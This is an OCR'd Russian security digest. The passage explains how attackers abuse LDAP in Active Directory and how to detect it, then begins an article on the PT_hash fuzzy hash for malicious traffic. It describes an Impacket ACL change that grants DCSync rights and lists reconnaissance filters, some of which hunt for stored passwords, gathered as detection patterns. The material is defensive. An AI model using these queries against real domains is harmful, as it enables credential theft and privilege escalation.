


Рисунок 6. Добавление пользователя

Изменение ACL является самым интересным сценарием. Impacket узнает SID объекта пользователя, затем получает значение необходимого nTSecurityDescriptor и создает запрос на модификацию объекта с измененным значением DACL (Discretionary ACL, списка управления избирательным доступом) в свойстве nTSecurityDescriptor. Такой запрос прописывает в DACL право DS-Replication-Get-Changes, позволяющее провести атаку DCsync (подробнее о атаке: adsecurity.org/?p=1729). На первый взгляд запрос выглядит легитимно и похож на другие LDAP-запросы modify. Объект, на который направлено изменение, его изменяемый атрибут nTSecurityDescriptor и указанный в запросе DACL дают понять, что происходит модификация прав.




Рисунок 7. Заголовок запроса, изменяющего ACL

В поле DACL содержатся атрибуты, которые помогают ответить, какие именно права выдаются и кому.




Рисунок 8. Тело запроса, изменяющего ACL

В GUID содержится идентификатор присваиваемого права, который соответствует DS-Replication-Get-Changes, а в RID передается идентификатор пользователя домена, который должен получить это право.

```
PS C:\Windows\System32> Get-ObjectAcl -DistinguishedName "dc=contoso,dc=local" -ResolveGUIDs | ?
 {$_.IdentityReference -match 'pwner'}


InheritedObjectType   : All
ObjectDN              : DC=contoso,DC=local
ObjectType            : DS-Replication-Get-Changes
IdentityReference     : CONTOSO\pwner
IsInherited           : False
ActiveDirectoryRights : ExtendedRight
PropagationFlags      : None
ObjectFlags           : ObjectAceTypePresent
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2657322773-99698493-3281835925
```

Рисунок 9. ACL для пользователя. Именно этот сценарий использовался для постэксплуатации уязвимости PrivExchange (CVE-2018-8581)[5]

Таким образом, LDAP оказывается протоколом, который используется для разведки внутри домена, сбора данных, развития атаки и повышения прав. Поэтому возникает потребность обнаруживать злоупотребление легитимными функциями протокола.

Как найти злоумышленника

В первую очередь необходимо научиться видеть данные, содержащиеся в LDAP-запросах. Для этого можно воспользоваться журналированием поступающих запросов на контроллере домена или же анализировать сетевой трафик.

Чтобы включить журналирование LDAP-запросов на контроллере домена, необходимо выставить в ветке реестра HKLM:\System\CurrentControlSet\Services\NTDS\Diagnostics значение 5 для Field Engineering и значения для Threashold внутри ветки HKLM:\System\CurrentControlSet\Services\NTDS\Parameters. После применения этих параметров подробности запросов будут доступны в событии 1644 в Directory Service.

Рисунок 10. Событие 1644 с фильтром search-запроса

Для мониторинга запросов по сети можно воспользоваться SPAN-портом, который позволяет дублировать трафик.

5. bit.ly/2Ufvo0W

Вне зависимости от способа получения данных необходимо уметь находить подозрительные запросы, и это самая сложная задача. Злоумышленники используют сетевой протокол, который есть в любой корпоративной инфраструктуре на базе Windows, а сами запросы зачастую выглядят как легитимные. Кроме того, почти всегда есть возможность получить одни и те же данные из Active Directory разными запросами. Например, фильтр objectClass=computer и похожий на него objectCategory=computer вернут одинаковые результаты. Однако есть некоторые рекомендации, которые подкрепляет практика и на базе которых можно построить свой механизм:

- Находить общие запросы. Во время разведки атакующие хотят получить как можно больше данных, так как не имеют знаний об инфраструктуре. Поэтому запросы поиска будут иметь максимально общий и простой характер. Именно они прежде всего говорят о стадии сбора информации, поэтому нуждаются в мониторинге. Фильтры таких запросов будут состоять из малого количества простейших стандартных выражений, например (servicePrincipalName=*). Сюда же можно отнести общие запросы, которые вернут ценную информацию в любом домене. В таких запросах не содержится ничего, что характерно только для текущего домена: нет конкретных имен, GUID или любых других значений, относящихся только к одному объекту. Например, общим запросом будет:

  ```
  (&(objectClass=user)(objectCategory=person))
  ```

  Поиск по классу объекта user с категорией person, скорее всего, вернет не одно значение. А запрос с фильтром

  ```
  (&(objectClass=user)(objectCategory=person)(name=John))
  ```

  является точечным. В нем присутствует имя объекта John, он относится к конкретному объекту.

- Находить похожие запросы. Существуют инструменты (такие как Aclpwn), которые считывают схему Active Directory, затем по очереди, начиная сверху иерархии, получают каждый входящий объект и его атрибуты. В их запросах используются разные фильтры в зависимости от типа объекта (учетная запись пользователя, группы, компьютера). Но сами запросы между объектами будут пересекаться и иметь общие ключевые слова, например:

  ```
  (member:1.2.840.113556.1.4.1941:=CN=user01,DN=Users,DC=contoso,DC=local)
  (member:1.2.840.113556.1.4.1941:=CN=Administrator,DN=Users,DC=contoso,DC=local)
  (member:1.2.840.113556.1.4.1941:=CN=helpdesk,DN=Users,DC=contoso,DC=local)
  ```

  Поэтому подобные запросы в большом количестве от одного и того же узла сети могут говорить о том, что проводится автоматизированная разведка внутри домена.


- Отслеживать запросы к чувствительной информации. Примером могут быть запросы о составе группы доменных администраторов или поиск значений чувствительных атрибутов пользователей (UnicodePwd=*).

- Находить ключевые слова, нетипичные для домена. Например, запросы о настройке LAPS, когда эта служба в домене не установлена в принципе.

- Составлять профили пользователей. Часто пользователи запрашивают информацию о своей учетной записи. Например, компьютер USER1-PC регулярно запрашивает данные об аккаунте пользователя user01. Если пользователь, используя LDAP, начинает интересоваться данными, которые ему не нужны в работе и к нему не относятся, то это подозрительно.

Например, если он запросит список сервисов, на которых настроен механизм делегирования, или захочет узнать состав различных OU. Для решения задач построения профилей обычно используют решения с функциональностью User and Entity Behavior Analytics.

- Анализировать размеры сессий и количество запросов. Чем больше инфраструктура и база Active Directory, тем больше данных будет возвращаться узлу, который начал разведку.
- Следить за доступом к объектам и параметрам Active Directory. Сюда можно отнести изменение конкретных прав, добавление пользователей в привилегированные группы, создание новых аккаунтов.



Мы составили список фильтров search-запросов LDAP, которые являются подозрительными и были замечены в различных инструментах разведки (параметры с <value> могут иметь различные значения). Если один из таких запросов встретился вам — необходимо проверить его легитимность. Для этого нужно узнать, кем он был отправлен, зачем этому приложению или пользователю необходима эта информация и были ли такие запросы ранее. После этого можно сделать вывод о легитимности таких запросов.

ФИЛЬТРЫ SEARCH-ЗАПРОСОВ LDAP

(objectclass=group)
(objectClass=group)
(objectClass=user)
(objectclass=container)
(objectclass=computer)
(objectClass=Computer)
(objectClass=trustedDomain)
(objectClass=crossRef)
(objectCategory=group)
(objectCategory=printeQueue)
(objectcategory=user)
(objectCategory=user)
(userAccountControl:1.2.840.113556.1.4.803:=8192)
(userAccountControl:1.2.840.113556.1.4.803:=524288)
(userAccountControl:1.2.840.113556.1.4.803:=4194304)
(anr=Remote Desktop Users)
(member:1.2.840.113556.1.4.1941:=CN=<value>)
(cn=*)
schemaIDGUID=*)
(ms-Mcs-AdmPwd=*)
(defender-tokenData=*)
(&(objectCategory=person)(objectClass=user))
(&(objectClass=computer)(objectClass=user))
(&(sAMAccountType=805306369)(dnshostname=*))
(&(samAccountType=805306368)(servicePrincipalName=*))
(&(sAMAccountType=805306369)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))
(|(samAccountType=805306368)(samAccountType=805306369))
(&(objectcategory=user)(orclCommonAttribute=*))
(&(objectcategory=user)(userPassword=*))
(&(objectClass=controlAccessRight)(rightsGUID=*))
(&(objectClass=user)(memberof:1.2.840.113556.1.4.1941:=CN=<value>,CN=<value>,DC=<value>,DC=<value>))
(&(objectCategory=computer)(lastLogonTimestamp>=<value>))
(&(objectCategory=groupPolicyContainer)(name=*)(gpcfilesyspath=*))
(|(samAccountType=805306368)(samAccountType=805306369)(objectclass=organizationalUnit))
(|(|(|(UserPassword=*)(UnixUserPassword=*))(UnicodePwd=*))(msSFU30Password=*))
(&(objectCategory=group)(|(|(CN=Domain Admins)(CN=Administrators))(Enterprise Admins)))
(&(objectClass=user)(|(|(name=<value>)(sAMAccountName=<value>))(userPrincipalName=<value>)))
(&(|(objectClass=group)(objectClass=user))(|(sAMAccountName=<value>(userPrincipalName=<value>)))
(&(&(samAccountType=805306368)!(userAccountControl:1.2.840.113556.1.4.803:=2)))(|(|(scriptpath=*)
(homedirectory=*))(profilepath=*)))
(&(&(&(servicePrincipalName=*)(UserAccountControl:1.2.840.113556.1.4.803:=512))(!(UserAccountContr
ol:1.2.840.113556.1.4.803:=2)))(!(objectCategory=computer)))

PT NAD & MaxPatrol SIEM

LDAP широко используется хакерами и пентестерами для сбора информации и все чаще встречается в сценариях постэксплуатации. Мы реализовали принципы, изложенные в этой статье, в нашем продукте PT Network Attack Discovery, предназначенном для выявления атак в сетевом трафике, и в системе выявления инцидентов информационной безопасности MaxPatrol SIEM. Теперь они могут находить подозрительную активность в LDAP.




Рисунок 11. MaxPatrol SIEM




Рисунок 12. PT Network Attack Discovery

PT_hash: **рецепт одной нечеткой хеш-функции**

Евгений Устинов,
Филипп Лященко

Однонаправленные хеш-функции (от англ. hash — «превращать в фарш», «мешанина») позволяют отобразить двоичные данные произвольной длины в пространство векторов значительно меньшей размерности, минимизируя коллизии. Наряду с ними существует класс однонаправленных функций, для которых значение коллизий, наоборот, стремятся увеличить. Это так называемые нечеткие хеш-функции, или fuzzy hashes; в контексте этой статьи все упоминания о хешировании или хеш-функциях будут касаться только нечетких хеш-функций. Нечеткое хеширование создает пространство при сохранении относительных расстояний между данными и результатами обработки. Алгоритмы нечеткого хеширования разделяются на следующие основные группы с их представителями:

- кусочное хеширование — ddcfld, md5bloom;
- контекстно зависимые кусочные хеш-функции — Ssdeep, FKsum.
- выделение статистически маловероятных особенностей — sdhash;
- алгоритмы блочного перестроения — mrsh, bbhash, mvhash-b;
- понижение размерности многомерных данных — tlsh.

Общим для построения практически всех перечисленных хеш-функций является дробление исходных данных на фрагменты, для которых в дальнейшем будут построены отображения данных. Поэтому два ключевых знания определяют природу самого отображения — информация о местоположении фрагмента и информация о данных фрагмента.

Располагая этими знаниями, можно приблизительно представить структуру исходных данных. Хотя возможен и другой способ представления. Вместо того, чтобы разрезать на части, сжимать фрагменты и тем самым как бы изменять масштаб данных, можно описать данные, указав, например, что в них подстроки будут располагаться с определенным периодом. Это как если в разговоре сказать: «Мой двор — это многоэтажки через каждые 100 метров» или «Наш офис содержит стулья и столы, что-то из них встречается через каждые 3 метра, а что-то через 4 метра» — но при этом не уточнять, что именно.

С точки зрения исследования вредоносного сетевого трафика построенный таким образом fuzzy hash имеет преимущество перед существующими аналогами. Это связанно в первую очередь с тем, что он может устойчиво выдавать похожие результаты на сетевые артефакты, содержащие одну и ту же комбинацию из слабых криптографических преобразований. В представленной классификации алгоритмов хеширования подобного рода способ представления данных ближе всего к области алгоритмов понижения размерности. Но не это главное, классификация нужна была для извлечения ключевых знаний.

Предлагаем описать критерии с указанием распространенных преобразований в сетевых коммуникациях вредоносного трафика:

1. **Устойчивость к простейшим криптографическим преобразованиям.** Основными видами шифрования и обфускации наиболее часто встречаемых в природе вредоносных соединений являются комбинации двух основных криптографических операций — подстановок и перестановок.

   Подстановка заключается в том, что на протяжении всего текста производится замена исходного алфавита на выбранный другой алфавит. В этот класс также попадают и преобразования с помощью сложения по модулю 2 с короткими гаммами (наборами байтов), которые являются таким же отображением разных алфавитов с учетом позиций знаков в тексте.

   Перестановка — это преобразование, заключающееся в том, что к исходному тексту применяется некоторая модель перемешивания исходных символов. При этом разрушаются связи между символами (n-граммы). Тем не менее перестановки не разрушают статистику встречаемости символов алфавита, так как алфавит сообщения остается неизменным.

2. **Сохранение информации о составе данных.** Нередко при вредоносной сетевой активности можно наблюдать различные виды конкатенаций данных. Ниже приведены два наиболее популярных.

   Инъекции скриптов в страницы

   Существует множество примеров включения вредоносного содержимого в веб-страницы, в частности в HTML-контент, сгенерированный наборами эксплойтов Rig EK или Sundown EK. В нем обычно содержится существенный объем конкатенаций с различными элементами для эксплуатации уязвимостей в браузерах.

   Маскировка факта передачи полезной нагрузки

   В данном случае осуществляется маскирование данных, отправляемых в адрес инфицированного клиента. Наиболее часто встречается сращивание изображений формата JPEG с двоичными данными. Это один из самых простых стеганографических методов сокрытия. При таком способе конкатенации изображение все еще доступно для просмотра и парсинга как валидное, но уже содержит вредоносный контент. Подобный случай был описан в блоге PT ESC, в статье «Как создатели вредоносного софта пытаются избежать его обнаружения: разбираем на примере Spy.GmFUToMitm» (см. стр. 70).

При выборе функций, удовлетворяющих данным условиям, с нашей точки зрения важно не искать одну статистическую функцию, а воспользоваться комбинацией из двух преобразований и объединить их в одну нечеткую хеш-функцию. Такими двумя преобразованиями являются автокорреляционная функция и маркировка биграмм. Опишем подробнее, что каждая из функций представляет собой и каким критериям удовлетворяет.

Автокорреляционная функция

Классическая область применения автокорреляционной функции (АКФ) — анализ временных рядов. Считается, что автокорреляционная функция есть Фурье-образ спектральной плотности мощности. Результат вычисления автокорреляционной функции — график, выражающий отношение частоты к амплитуде.

Если исходные данные содержат строго периодические фрагменты подстрок на определенных позициях, например строки длиной в 64 байта содержат символы перевода строки и возврата каретки на каждой позиции, кратной 64, то, соответственно, на графике автокорреляционной функции тоже будет строго периодическая функция с периодом 65. Обладая подобными знаниями, по таким графикам можно судить о периодичности в исходных данных, а следовательно, иметь информацию о расположении подстрок.

Для улучшения корреляционных свойств результатов вычисления данной функции над двоичными данными мы выполнили некоторую модификацию операции сравнения. Было решено использовать в качестве функции сравнения Хэммингов вес от сложения по модулю 2. Такая замена сразу добавила полезных

Автокорреляционная функция:

- *дает информацию о периодах повторений фрагментов данных;*
- *содержит структуру данных;*
- *позволяет обнаруживать простые шифры*

шероховатостей автокорреляционной функции, существенно улучшив ее корреляционные свойства.

Результат вычисления автокорреляционной функции от зашифрованных простой заменой данных сохраняет информацию о взаимном положении символов, вне зависимости от используемого алфавита. Метод симметричного шифрования, заключающийся в сложении по модулю 2 последовательности γ — гаммы, состоящей из случайных чисел, — с открытым текстом называется гаммированием. В случае гаммирования некоторых видов исходных данных по результатам АКФ можно установить длину гаммы в байтах (рис. 1).




Рисунок 1. Результат вычисления АКФ для гаммы различной длины

Маркировка биграмм

Биграмма — это последовательность из двух рядом стоящих байтов в данных. Маркировка биграмм — это подсчет их встречаемости. На рис. 2 представлен пример тепловой карты подобной биграммной маркировки для закодированного в base64 псевдослучайного двоичного фрагмента данных. Карта маркировки биграмм представляет собой квадрат со стороной 256 элементов, по сторонам которого стоят порядковые номера символов в таблице ASCII: по вертикали — код первого символа из двух взятых в тексте, по горизонтали — второго символа. На пересечении этих двух значений устанавливается счетчик биграммы, который инкрементируется при каждом попадании в данную ячейку определенного сочетания двух последовательно расположенных байтов.

Биграммная маркировка:

- *дает информацию об используемом алфавите;*
- *содержит описание данных;*
- *позволяет обнаруживать сочетание различных типов*




Рисунок 2. Биграммная маркировка текста в кодировке base64

Алгоритм, проходя по данным и извлекая пары стоящих рядом символов, постепенно заполняет карту маркировки. По окончании заполнения получают 65 536 значений в одной карте (256 × 256). Но на этапе сбора статистики (заполнения карты) возможно применить оптимизацию, а именно уменьшить количество данных в тепловой карте с 64 КБ до 1 КБ. Эмпирически установлено, что длина сторон квадрата, равная 32, позволяет обеспечить достаточную степень распознавания типа контента. Но этот параметр не является строгим и может произвольно подбираться для изменения способности к обобщению. Биграммная маркировка обладает еще одним полезным свойством и может рассматриваться как некоторого рода «рентген» для данных. Она позволяет «просветить» данные насквозь

и зафиксировать их составляющие части. Например, позволяет видеть включенные в исполняемый файл ресурсы с кодировкой base64, как на рис. 3. Или указать на обфусцированный скрипт в теле веб-страницы.




Рисунок 3. Детектирование вложенных данных

